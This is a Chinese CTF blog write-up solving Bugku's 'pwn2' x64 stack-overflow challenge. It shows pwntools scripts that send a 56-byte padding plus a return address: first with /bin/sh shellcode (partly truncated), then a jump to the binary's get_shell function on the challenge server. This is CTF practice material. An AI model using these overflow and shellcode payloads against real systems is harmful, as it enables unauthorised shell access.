Writeup bugku刷题 pwn2

原创


偏头痛、 于 2019-05-13 19:31:25 发布 2237 收藏
分类专栏： pwn

概述：bugku新出的pwn题，练一练手

关键字：栈溢出 x64

网址：https://ctf.bugku.com/challenges

分析一下代码，发现非常明显是x64下的栈溢出。



Pwntools生成shellcode

>>> from pwn import *

>>> context(os='linux',arch='amd64',log_level='debug')

>>> asm(shellcraft.sh())

因为觉得服务器应该没开aslr，所以直接硬编码 jmp esp

```
#!/usr/bin/python2.7

from pwn import *


shellcode_address=0x7ffff7a0fa71 #jmp esp

shellcode_address=0x7fffffffdea0


payload="A"*56

payload+=p64(shellcode_address)

payload+='jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\x08^H\x01\xe6VH\x89\xe61\xd2j;
```


```
p=process('./pwn2')

#p=remote('114.116.54.89',10003)

#gdb.attach(p)


p.sendline(payload)

p.interactive()
```

本地执行成功弹出shell，但是服务器端没有成功。

后来想起来，我们的libc版本不同，jmp esp这个gadget位置就不同。

题目也没有提供libc版本

再分析一遍，发现果然漏了。漏了一个get_shell_函数，只需要硬编码跳转到这个函数就能拿到flag。



```
#!/usr/bin/python2.7

from pwn import *


addr=0x400751


payload="A"*56

payload+=p64(addr)

#p=process('./pwn2')

p=remote('114.116.54.89',10003)


#gdb.attach(p)


p.sendline(payload)


p.interactive()
```